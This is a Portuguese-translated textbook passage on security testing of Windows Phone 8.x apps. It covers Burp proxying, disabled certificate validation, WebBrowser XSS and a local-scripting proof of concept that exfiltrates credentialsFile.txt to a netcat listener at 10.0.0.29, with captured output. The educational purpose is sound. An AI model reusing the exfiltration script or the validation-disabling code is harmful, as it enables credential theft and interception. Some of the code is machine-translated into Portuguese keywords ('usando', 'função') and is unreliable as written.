
```
string url = "https://www.myapp.com/api/login";
var values = new List<KeyValuePair<string, string>>
{
    novo KeyValuePair<string, string>("username", myUsername),
    novo KeyValuePair<string, string>("password", myPassword)
};

var httpClient = new httpClient(new HttpClientHandler()); HttpResponseMessage
response = await httpClient.PostAsync(new Uri(url), new
FormUrlEncodedContent(values));
response.EnsureSuccessStatusCode();
var responseString = await response.Content.ReadAsStringAsync();
```

Observe o uso do URL https://.

Quando o HTTPS estiver sendo usado, um certificado de autoridade de certificação (CA) raiz apropriado deverá ser instalado no dispositivo para que o certificado apresentado pela ferramenta de proxy seja validado corretamente. Isso permite que você intercepte o tráfego HTTPS com a mesma facilidade com que interceptava o tráfego HTTP padrão.

Supondo que sua ferramenta de proxy escolhida seja o Burp Suite, você deve primeiro instruir o Burp a gerar um certificado CA raiz para você, acessando Proxy Options e clicando no botão CA certificate. Escolha Certificate in DER format (Certificado no formato DER) e siga o fluxo de trabalho do assistente para exportar um certificado. (Consulte [Figura 11.5.](#))




**Figura 11.5** Exportando o certificado CA do Burp Suite

Nesse ponto, altere a extensão do arquivo .der para uma extensão de arquivo .cer.

Para instalar o certificado CA raiz do Burp Suite, o certificado deve primeiro ser enviado de alguma forma para o dispositivo. A maneira mais fácil de fazer isso é por meio de um anexo de e-mail.

Depois de recebê-lo no dispositivo por meio do aplicativo Mail, basta clicar no anexo .cer. Será exibida uma tela semelhante à da [Figura 11.6](#).



**Figura 11.6** Instalação do certificado no dispositivo

Toque em Install (Instalar) para instruir o sistema operacional a aceitar o certificado em seu armazenamento de confiança da CA raiz. É exibida uma tela indicando que a instalação foi bem-sucedida.

Com o certificado CA raiz agora instalado no dispositivo, o aplicativo geralmente permitirá o proxy por meio do aplicativo proxy escolhido, porque o processo de validação SSL agora é concluído com êxito devido à validação dos certificados apresentados pelo Burp em relação ao certificado CA raiz do Burp.

Esse procedimento também funciona para instalar certificados CA no emulador.

## Captura de tráfego não-HTTP/HTTPS

Embora a maioria dos aplicativos para Windows Phone que dependem do uso da rede usem HTTP para suas comunicações, você pode ocasionalmente encontrar um que use as interfaces de soquete do Windows para se comunicar com um ponto de extremidade de rede, ou seja, `System.Net.Sockets` ou `Windows.Networking.Sockets`.

Esse aplicativo pode estar usando um protocolo binário do tipo roll-your-own, um protocolo já documentado (por exemplo, em uma RFC), ou pode estar simplesmente comunicando strings ASCII simples a um ouvinte de rede e recebendo dados em um formato igualmente simples.

Seja qual for o caso, as duas opções gerais para espionar o tráfego não HTTP são *ativa* e *passiva*. A interceptação ativa permite modificar o tráfego de entrada e saída em tempo real, da mesma forma que você fez com o tráfego HTTP/HTTPS (por exemplo, usando o Burp Suite como proxy). O sniffing passivo, por outro lado, permite apenas observar o tráfego de uma perspectiva não modificadora e realizar análises nos pacotes que você vê. O sniffing passivo de tráfego pode ser feito em um sistema adequadamente posicionado usando ferramentas como o Wireshark e o tcpdump e não requer nenhum tipo de configuração especial.

Se quiser interceptar ativamente o tráfego não HTTP de maneira semelhante à permitida por ferramentas como o Burp Suite, você precisará ser criativo, pois o Windows Phone não oferece nenhuma maneira padrão de usar qualquer tipo de proxy não HTTP.

O Intrepidus Group fornece uma ferramenta chamada Mallory, projetada especificamente para captura e modificação ativas

de tráfego não HTTP. Existem várias maneiras suportadas e documentadas de configurar o Mallory para realizar um ataque man-in-the-middle em comunicações não HTTP que vão de e para um aplicativo móvel, uma das quais é configurar um dispositivo em questão para usar uma VPN PPTP.

No entanto, como o Windows Phone 8 não oferece suporte a conexões VPN e o Windows Phone 8.1 não oferece suporte a servidores VPN PPTP, tente configurar o Mallory para funcionar como parte de um ponto de acesso Wi-Fi, ao qual você conecta seu dispositivo Windows Phone. A configuração adequada permite que você visualize e modifique todas as comunicações interessantes (inclusive não HTTP) na Mallory. Consulte o seguinte guia, elaborado pelos autores do Mallory, para obter um tutorial sobre como começar a configurar e usar a ferramenta Mallory para interceptação e modificação de tráfego não HTTP: <https://intrepidusgroup.com/insight/2010/12/mallory-and-me-setting-up-a-mobile-mallory-gateway/>.

## Falhas de validação do certificado SSL

Ao fazer proxy de um aplicativo, o tráfego HTTPS pode aparecer no aplicativo proxy (Burp Suite) mesmo que você não tenha instalado um certificado CA raiz para o proxy. Isso indica uma falha de segurança grave: a validação do certificado SSL foi desativada e o aplicativo se conectou ao host do proxy, embora o certificado apresentado não fosse válido para o host ao qual o aplicativo estava realmente tentando se conectar.

Isso significa que o aplicativo está ignorando a validação da cadeia de certificados e, portanto, não está verificando se o host com o qual está falando (sua caixa proxy) é realmente aquele que estava esperando (ou seja, algum host de API da Web). Essas falhas podem ser descritas como falhas de validação de certificado e permitem que as conexões sejam observadas ou adulteradas por meio de ataques de interceptação man-in-the-middle por atacantes posicionados favoravelmente.

A maioria das APIs SSL/HTTPS permite que o desenvolvedor desative as verificações de validação de certificado para que, ao negociar uma sessão SSL, nenhuma verificação de validação de certificado seja realmente realizada. Muitos programadores ativam esse modo ao desenvolver um aplicativo porque muitos ambientes de teste são conectados para usar certificados autoassinados ou não confiáveis, o que faz todo o sentido quando ainda se está no processo de desenvolvimento. Nenhum erro de validação de certificado SSL é lançado devido a certificados autoassinados ou não, e os desenvolvedores podem fazer seu trabalho e desenvolver e testar o aplicativo sem problemas.

No entanto, é comum haver desenvolvedores que se esquecem de remover o código que desativa a validação do certificado, e muitos aplicativos acabam sendo enviados com o código vulnerável.

Pior ainda, alguns aplicativos acabam sendo enviados com padrões de chamada de API SSL não validados simplesmente porque os desenvolvedores copiaram e colaram o código de um site como o Stack Overflow depois de não conseguirem descobrir por que o código deles não funcionava no ambiente de teste (certificado autoassinado).

No Windows Phone 8, não existe uma maneira (documentada) de desativar a validação da certificação SSL nas APIs HTTPS.

No Windows Phone 8.1, no entanto, você pode instruir o `Windows.Web.Http .HttpClient` a ignorar certificados não confiáveis usando a classe `HttpBaseProtocolFilter` ([consulte](http://blogs.msdn.com/b/wddevsol/archive/2013/10/17/how-to-ignore-self-signed-certificate-errors-in-windows-store-apps-8-1.aspx) <http://blogs.msdn.com/b/wddevsol/archive/2013/10/17/how-to-ignore-self-signed-certificate-errors-in-windows-store-apps-8-1.aspx>).

Os aplicativos que usam `Windows.Web.Http.HttpClient` e que têm a validação do certificado SSL desativada provavelmente estão usando um código semelhante ao seguinte:

```
HttpBaseProtocolFilter filter = new HttpBaseProtocolFilter();

filter.IgnorableServerCertificateErrors.Add(
ChainValidationResult.Untrusted);
filter.IgnorableServerCertificateErrors.Add(
ChainValidationResult.Expired);

var httpClient = new Windows.Web.Http.HttpClient(filter); try
{
    var uri = new Uri("https://www.myapp.com/..."); HttpResponseMessage
    response = await httpClient.GetAsync(uri);
}
```

No código anterior, os certificados não confiáveis e expirados são definidos como confiáveis. Felizmente, isso é fácil de detectar em um código

e ao usar testes manuais, porque o tráfego passará por um proxy, enquanto o processo de negociação SSL deve falhar se a verificação do certificado ocorrer!

Os aplicativos também podem adicionar configurações de ignorar para outros erros de certificado, como:

```
filter.IgnorableServerCertificateErrors.Add(  
ChainValidationResult.IncompleteChain);  
filter.IgnorableServerCertificateErrors.Add( ChainValidationResult.WrongUsage);  
filter.IgnorableServerCertificateErrors.Add(  
ChainValidationResult.InvalidName);  
filter.IgnorableServerCertificateErrors.Add(  
ChainValidationResult.RevocationInformationMissing);  
filter.IgnorableServerCertificateErrors.Add(  
ChainValidationResult.RevocationFailure);
```

A validação de certificados no `System.Net.Http.HttpClient`, no entanto, não pode ser desativada usando nenhum método documentado publicamente.

## Ataque aos controles WebBrowser e WebView

Mencionamos anteriormente que os controles do WebBrowser podem representar um ponto de entrada e uma fonte de vulnerabilidades em aplicativos de terceiros. O uso de controles do WebBrowser em aplicativos do Windows Phone é comum, portanto, discutiremos agora os possíveis problemas de segurança que podem resultar do não uso cuidadoso desses controles.

### Scripting entre sites

Como os controles WebBrowser e WebView são um subconjunto da funcionalidade do navegador incorporado a um aplicativo Windows Phone, provavelmente não é surpresa que eles possam estar vulneráveis a XSS (cross-site scripting).

Para criar um controle do WebBrowser em uma página de um aplicativo, os desenvolvedores inserem (manualmente ou usando seu IDE) algo semelhante ao seguinte no arquivo XAML da página:

```
<phone:WebBrowser HorizontalAlignment="Left" Margin="20,50,0,0"  
Name="myWebBrowser"  
VerticalAlignment="Top" Height="500" Width="430" />
```

Em sua base de código, os desenvolvedores podem usar o controle WebBrowser incorporado, cujo nome de objeto é `myWebBrowser`.

Da mesma forma, nos aplicativos do Windows Phone 8.1, para incorporar um WebView em uma página, pode ser usado um XAML semelhante ao seguinte:

```
<WebView x:Name="myWebView"  
Height="425"  
HorizontalAlignment="Stretch"  
VerticalAlignment="Stretch"  
ScrollViewer.ZoomMode="Disabled"  
ScrollViewer.VerticalScrollBarVisibility="Disabled"  
Loaded="webView_Loaded" NavigationFailed="webView_NavigationFailed"  
NavigationCompleted="webView_NavigationCompleted"  
Visibility="Visible"/>
```

Você poderia então instruir o controle (nos casos de `WebView` e `WebBrowser`) programaticamente para carregar uma página, por exemplo

`www.google.co.uk`, com um código como o seguinte:

```
myWebBrowser.Source = new Uri("http://www.google.co.uk",  
UriKind.Absolute);
```

ou

```
myWebBrowser.Navigate(new Uri("http://www.google.co.uk", UriKind.Absolute));
```

Um ponto muito importante a ser observado é que esses fragmentos de código carregam um URL padrão do site `http://`, em particular,

<http://www.google.co.uk>. Como a sessão HTTP ocorre em um canal não seguro, a conexão fica vulnerável a ataques man-in-the-middle e, além disso, à injeção no fluxo de resposta HTTP que será recebido e analisado pelo controle do WebBrowser. Se o controle tivesse sido instruído para <https://www.google.co.uk>, um ataque man-in-the-middle seria particularmente difícil, e um invasor não conseguiria injetar nenhum dado na resposta HTTP que retorna ao WebBrowser ou ao WebView. (Sem contar as vulnerabilidades de implementação da API SSL!)

Agora, suponha que um invasor tenha conseguido realizar um ataque man-in-the-middle no dispositivo visado (pense em Wi-Fi público, de convidados e de cafeteria). Pode-se supor que ele poderia simplesmente injetar JavaScript mal-intencionado na resposta do [www.google.co.uk](http://www.google.co.uk) e lançar algum tipo de ataque contra o usuário. Ou, suponha que um invasor tenha realizado um ataque persistente (armazenado) de script entre sites no site para o qual o controle é navegado.

A suposição anterior é bastante correta quando o JavaScript está ativado no controle do WebBrowser em questão. Por padrão, os controles WebBrowser e WebView têm o JavaScript desativado, mas os desenvolvedores geralmente ativam o JavaScript apenas porque o aplicativo ou o encanamento dessa interface específica depende dele.

Há duas maneiras de ativar o JavaScript em um WebBrowser incorporado: programaticamente e no arquivo XAML da página.

Continuando com o objeto hipotético `myWebBrowser`, você poderia usar a seguinte linha de código para ativar a execução do JavaScript:

```
myWebBrowser.IsEnabled = true;
```

Na ativação programática, é tão simples quanto definir um booleano chamado `IsScriptEnabled` como verdadeiro.

Também é possível ativar o JavaScript ao declarar o controle `WebBrowser` no arquivo XAML da página, como na marcação a seguir:

```
<phone:WebBrowser HorizontalAlignment="Left" Margin="20,50,0,0"
Name="myWebBrowser" IsScriptEnabled="True"
```

`VerticalAlignment="Top" Height="500" Width="430" />` Observe que os controles WebView não executam automaticamente o JavaScript presente nas páginas renderizadas; em vez disso, o aplicativo deve instruir o controle a executar funções usando as funções `InvokeScript` ou `InvokeScriptAsync`. Por exemplo:

```
await myWebView.InvokeScriptAsync("myFunction", null);
```

As classes WebBrowser e WebView também apresentam um método chamado `NativeToString()`. A alimentação de uma cadeia de caracteres controlada pelo invasor nessa função também representa um vetor de execução de script, como o seguinte:

```
myWebBrowser.NavigateToString(attackerControlledHTMLString);
```

O ideal é que os controles WebBrowser e WebView usem `https://` em vez de `http://` URLs sempre que possível. Isso é ainda mais verdadeiro se o controle tiver o JavaScript ativado. Independentemente de o JavaScript estar ativado ou não, a falta de SSL na conexão deve ser considerada contra as práticas recomendadas. Da mesma forma, as cadeias de caracteres controláveis por invasores nunca devem ser passadas para o método `NavigateToString()`.

Mesmo quando a página carregada é apenas um conteúdo acessível ao público, o SSL ainda deve ser usado. Os usuários de smartphones geralmente são bastante propensos a ataques man-in-the-middle, pois é comum entrar em redes Wi-Fi abertas quando estão fora de casa, como hotspots públicos e redes Wi-Fi de hotéis e outros hóspedes. O GPRS (General Packet Radio Service) e outras tecnologias de celular também são propensas a ataques man-in-the-middle que facilitam a injeção em sessões não SSL. Isso contrasta com o uso de desktops ou laptops, em que os usuários tendem a usar conexões Wi-Fi ou com fio seguras e, muitas vezes, podem ter certeza de que a interceptação local é improvável.

Os possíveis ataques podem envolver a injeção de JavaScript, que renderiza uma interface falsa convincente no WebBrowser ou WebView incorporado, como o fornecimento de um prompt para o PIN, a senha ou outras informações confidenciais do usuário, que podem ser enviadas de volta ao servidor da Web do invasor.

## Ataques de scripts locais

Ocasionalmente, um aplicativo pode salvar deliberadamente uma página da Web em um arquivo ou gerar dinamicamente

Conteúdo HTML/JavaScript e, da mesma forma, salvar o conteúdo em um arquivo.

Se um invasor puder influenciar o conteúdo do arquivo HTML salvo localmente de forma arbitrária, poderão surgir sérios problemas de segurança devido à política de mesma origem (SOP). Embora uma descrição completa da SOP esteja além do escopo deste livro, o objetivo principal da SOP é impedir que um script executado no contexto de um host solicite conteúdo de outro host e possa lê-lo. Isso viola a política de mesma origem. Isso viola a política de mesma origem e é o motivo pelo qual uma página da Web não pode fazer uma solicitação ao seu site de banco on-line e ler a resposta, que pode conter detalhes confidenciais, como seu saldo e transações recentes.

A política de mesma origem é válida para todos os navegadores da Web (modernos); o JavaScript em execução no hostA.com não pode fazer uma solicitação AJAX (por exemplo) para o hostB.com e ler a resposta, porque os dois conteúdos não são da mesma origem.

Entretanto, quando uma página é carregada a partir do sistema de arquivos local, outros arquivos no sistema são da mesma origem ou da zona local. Isso significa efetivamente que, se um arquivo local for carregado em um controle do WebBrowser, o JavaScript dentro dele poderá solicitar outros arquivos locais no sistema de arquivos (dentro das restrições de sandboxing) e acessar seu conteúdo, pois isso está de acordo com a política de mesma origem. Isso foi documentado pela primeira vez por Alex Plaskett e Nick Walker ([https://labs.mwrinfosecurity.com/system/assets/651/original/mwri\\_wp8\\_appsec-whitepaper-syscan\\_2014-03-30.pdf](https://labs.mwrinfosecurity.com/system/assets/651/original/mwri_wp8_appsec-whitepaper-syscan_2014-03-30.pdf)).

Se um aplicativo gravar um arquivo HTML no disco que contenha JavaScript controlado por um invasor, o invasor poderá roubar arquivos do dispositivo, dentro das restrições de sandboxing do WP8.x.

Para demonstrar isso, basta montar um aplicativo simples que contenha um `WebBrowser` que carregue um arquivo local. O arquivo local, nesta demonstração, contém JavaScript que carrega um arquivo local chamado `credentialsFile.txt` em um iframe; o JavaScript, então, faz o POST desse conteúdo para outro host. Esse outro host, em um cenário de ataque real, estaria sob o controle do atacante.

Para executar o ataque, um manipulador de protocolo específico será usado para abrir o arquivo local: `x-wmapp0:`. Esse manipulador de protocolo permite a demonstração perfeita do ataque - file: //secretFile.txt, por outro lado, não funcionará.

Para fins de prova de conceito, siga estas etapas que demonstram que a execução de scripts locais pode, de fato, acessar e roubar arquivos locais dentro da área restrita do aplicativo.

1. No Visual Studio Express 2012 para Windows Phone, crie um novo projeto do tipo Windows Phone HTML5 App.
2. Em `MainPage.xaml`, insira o seguinte:

```
<phone:PhoneApplicationPage  
    x:Class="HTML5Appl.MainPage"  
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"  
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"  
  
    xmlns:phone="clr-  
    namespace:Microsoft.Phone.Controls;assembly=Microsoft.Phone"  
    xmlns:shell="clr-  
    namespace:Microsoft.Phone.Shell;assembly=Microsoft.Phone"  
    xmlns:d="http://schemas.microsoft.com/expression/blend/2008"  
  
    xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"  
    mc:Ignorable="d"  
    FontFamily="{StaticResource PhoneFontFamilyNormal}"  
    FontSize="{StaticResource PhoneFontSizeNormal}"  
    Foreground="{StaticResource PhoneForegroundBrush}"  
    SupportedOrientations="Portrait" Orientation="Portrait"  
    shell:SystemTray.Visible="True">  
  
    <!--LayoutRoot é a grade raiz onde todo o conteúdo da página é colocado-->  
    <Grid x:Name="LayoutRoot" Background="Transparent">  
        <phone:WebBrowser x:Name="Browser"  
            HorizontalAlignment="Stretch"  
            VerticalAlignment="Stretch" Loaded="Browser_Loaded"  
            NavigationFailed="Browser_NavigationFailed" />  
    </Grid>
```

```

<!-- Barra de aplicativos -->
<phone:PhoneApplicationPage.ApplicationBar>
    <shell:ApplicationBar IsVisible="True"
IsMenuEnabled="True" Mode="Minimized">
        <shell:ApplicationBarIconButton
IconUri="/Assets/AppBar/appbar.back.rest.png"
IsEnabled="True" Text="back" Click="BackApplicationBar_Click"/>
        <shell:ApplicationBarIconButton
IconUri="/Assets/AppBar/appbar.next.rest.png"
IsEnabled="True" Text="forward"
Click="ForwardApplicationBar_Click"/>
        <shell:ApplicationBar.MenuItems>
            <shell:ApplicationBarMenuItem Text="home"
Click="HomeMenuItem_Click" />
        </shell:ApplicationBar.MenuItems>
    </shell:ApplicationBar>
</phone:PhoneApplicationPage.ApplicationBar>

</phone:PhoneApplicationPage>

```

3. Em MainPage.xaml.cs, insira o seguinte código C#:

```

usando System;
usando System.Collections.Generic;
usando System.Linq;
usando System.Net;
usando System.Windows;
usando System.Windows.Controls;
usando System.Windows.Navigation;
usando Microsoft.Phone.Controls;
usando Microsoft.Phone.Shell;

namespace HTML5App1
{
    classe pública parcial MainPage : PhoneApplicationPage
    {
        // Url da página inicial
        private string MainUri = "/Html/index.html";

        // Construtor public
        MainPage()
        {
            InitializeComponent();
        }

        private void Browser_Loaded(object sender, RoutedEventArgs e)
        {
            // Adicione seu URL aqui
            //Browser.Navigate(new Uri(
"http://www.google.co.uk", UriKind.Absolute));
            Browser.IsEnabled = true;
            Browser.Navigate(new Uri(MainUri, UriKind.Relative));
        }

        // Navega de volta na pilha de navegação do navegador da Web, não nos
aplicativos.
        private void BackApplicationBar_Click(object sender, EventArgs
e)
        {
            Browser.GoBack();
        }

        // Navega para frente na pilha de navegação do navegador da Web,
//não os aplicativos.
        private void ForwardApplicationBar_Click(object sender, EventArgs
e)
        {
            Browser.GoForward();
        }
    }
}

```

```

    // Navega até a página inicial "home".
    private void HomeMenuItem_Click(object sender, EventArgs e)
    {
        // Browser.Navigate(new Uri("http://www.google.co.uk",
UriKind.Absolute));
        Browser.IsEnabled = true;
        Browser.Navigate(new Uri(MainUri, UriKind.Relative));
    }

    // Lidar com falhas de navegação.
    private void Browser_NavigationFailed(object sender,
System.Windows.Navigation.NavigationFailedEventArgs e)
    {
        MessageBox.Show("A navegação para esta página falhou");
    }
}

```

4. No Solution Explorer, abra `Html/index.html` e insira o seguinte HTML e JavaScript:

```

<!DOCTYPE html>
<html>
    <body onload="getIframeContent('testFrame');">
        <iframe id="testFrame" src="x-wmapp0:credentialsFile.txt" >
        </iframe>
    </body>
    <script>
        função getIframeContent(frameId) {
            var frameObj = document.getElementById(frameId);
            var frameContent = frameObj.contentWindow.document.body.innerHTML;

            var x = new XMLHttpRequest();
            x.open('POST', 'http://10.0.0.29:8000', true);

            try { x.send(frameContent);
            } catch (e) { // erro
            }
        }
    </script>
</html>

```

Altere `http://10.0.0.29:8000` para o endereço IP de seu laptop ou desktop de teste.

5. Usando o Solution Explorer, clique com o botão direito do mouse no nome do projeto e vá para Add New Item Text File e insira o seguinte conteúdo nele.

■ **nome de usuário:** adminUser

■ **senha:** secretPwd123

6. Renomeie o arquivo para `credentialsFile.txt`.

7. Configure um ouvinte netcat em sua caixa de teste, ou seja, `$ nc -l 8000`.

8. Execute o aplicativo em seu dispositivo ou emulador e observe o tráfego em seu ouvinte netcat:

```

$ nc -l 8000
POST / HTTP/1.1
Aceitar: */
Accept-Language: en-GB
Content-Type: text/plain; charset=UTF-8 UA-
CPU: ARM
Aceitar codificação: gzip, deflate
User-Agent: Mozilla/5.0 (compatível; MSIE 10.0; Windows Phone 8.0;
Trident/6.0; IEMobile/10.0; ARM; Touch; SAMSUNG; GT-I8750)
Host: 10.0.0.29:8000
Content-Length: 53
Conexão: Keep-Alive
Cache-Control: no-cache

```

<pre>nome de usuário: adminUser

senha: secretPwd123</pre>

Portanto, o arquivo foi enviado ao nosso servidor da Web falso, o que é bastante preocupante e um bom indicador dos perigos do script local!

Esse método, usando o manipulador de arquivos `x-wmapp0`, pode ser usado para recuperar qualquer arquivo dentro das restrições de sandboxing do aplicativo. Na prática, isso significa qualquer lugar no `IsolatedStorage` de um aplicativo e qualquer lugar no diretório `Install` do aplicativo. Ou seja, mais especificamente:

- `c:\Data\programs\{GUID}\Install\*-Todos os` arquivos instalados com o pacote
- `c:\Data\Users\DefApps\APPDATA\{GUID}\*-O` diretório `IsolatedStorage\Local` do aplicativo

Como a divulgação de arquivos provavelmente representa uma vulnerabilidade grave em aplicativos confidenciais (como bancos, contêineres seguros do tipo Bring Your Own Device etc.), você deve tomar muito cuidado se o seu aplicativo gravar dados influenciados em um arquivo a ser renderizado posteriormente em um contexto de `WebBrowser` ou `WebView`.

## Comunicação JavaScript-C#

Existe a possibilidade de o JavaScript executado nos controles `WebBrowser` e `WebView` passar dados de volta para a camada C# do aplicativo. Essa pode ser uma ferramenta útil, especialmente para desenvolvedores que optam por implementar grande parte da lógica de um aplicativo em JavaScript.

Você consegue a comunicação entre as camadas JavaScript e C# implementando um manipulador de eventos de notificação de script do `WebBrowser` ou do `WebView`. Isso é feito usando o parâmetro `ScriptNotify` na tag XAML do controle. Para um controle `WebBrowser`, isso pode ser parecido com:

```
<phone:WebBrowser x:Name="Browser" ScriptNotify="myEventHandler"
HorizontalAlignment="Stretch"
VerticalAlignment="Stretch"
Loaded="Browser_Loaded"
NavigationFailed="Browser_NavigationFailed" />
```

E para um controle `WebView`, da mesma forma:

```
<WebView x:Name="myWebView"
Height="425"
HorizontalAlignment="Stretch"
VerticalAlignment="Stretch"
ScrollViewer.ZoomMode="Disabled"
ScrollViewer.VerticalScrollBarVisibility="Disabled"
ScriptNotify="myEventHandler" Loaded="webView_Loaded"
NavigationFailed="webView_NavigationFailed"
NavigationCompleted="webView_NavigationCompleted"
Visibility="Visible"/>
```

O aplicativo definirá o retorno de chamada de notificação do script:

```
private void myEventHandler(object sender, NotifyEventArgs e) {
    MessageBox.Show(e.Value);
}
```

O JavaScript executado em um controle `WebBrowser` ou `WebView` pode então passar um valor para o manipulador de eventos (`myEventHandler()`) usando a API `window.external.notify()`:

```
window.external.notify("value passed in from JS");
```

Como era de se esperar, no exemplo anterior, a caixa de mensagem exibiria a cadeia de caracteres "value passed in from JS".

Os desenvolvedores não devem presumir que os valores passados (`e.Value` no exemplo anterior) da camada JavaScript são seguros, pois existe a possibilidade de que o JavaScript controlado por um invasor possa estar executando o controle `WebBrowser` ou `WebView` por meio de uma rota ou outra (como man-in-the-middle) e, portanto, os valores passados por meio de manipuladores de notificação de script devem ser tratados com cautela e não devem ser confiados cegamente.

O que um aplicativo realmente faz com os valores passados do JavaScript varia de aplicativo para aplicativo. Quando as definições de XAML dos controles `WebBrowser` e `WebView` tiverem um parâmetro `ScriptNotify` presente, analise cuidadosamente o manipulador

para verificar se existe algum risco se um invasor conseguir injetar uma chamada `window.external.notify()` no conteúdo do `WebBrowser` ou do `WebView` vale seu tempo.

## Identificação de vulnerabilidades de comunicação entre processos

Os mecanismos de comunicação entre processos (IPC) foram brevemente apresentados anteriormente neste capítulo. O uso de mecanismos de IPC permite que dois aplicativos completamente separados iniciem outros aplicativos e se comuniquem com aplicativos que oferecem interfaces de IPC, geralmente para passar informações entre os dois ou para influenciar ou usar parte da funcionalidade de outro aplicativo de alguma forma.

Já mencionamos os dois tipos de IPC que os sistemas operacionais Windows Phone 8.x suportam: manipuladores de extensão de arquivo e manipuladores de protocolo. Esta seção aborda cada um desses dois mecanismos e mostra como eles são implementados em aplicativos reais e como, como resultado, um invasor pode ser capaz de interagir com outro aplicativo e possivelmente explorar pontos fracos ou vulnerabilidades em um aplicativo.

### Manipuladores de protocolo

Os aplicativos declaram o esquema de seu manipulador de URL em seu arquivo de manifesto principal. Nos aplicativos destinados a funcionar tanto no Windows Phone 8 quanto no 8.1, esse arquivo será o `WMAppManifest.xml`. Uma definição típica para um esquema de amostra (`myproto:`) geralmente teria o seguinte formato:

```
<Protocol Name="myproto" NavUriFragment="encodedLaunchUri=%s"
TaskID="_default" />
```

Em seguida, após a instalação do aplicativo, supondo que o esquema de URL ainda não tenha sido usado, o sistema operacional registra o esquema para o aplicativo em questão.

Se um aplicativo for direcionado apenas para o Windows Phone 8.1, ou seja, for um pacote APPX, a declaração do manipulador de protocolo estará dentro do arquivo `Package.appxmanifest` e poderá ter a seguinte aparência:

```
<Extension Category="windows.protocol" EntryPoint="xxxx">
<Protocol Name="myproto">
    <Logo>test.jpg</Logo>
    <DisplayName>myproto</DisplayName>
</Protocol>
</Extension>
```

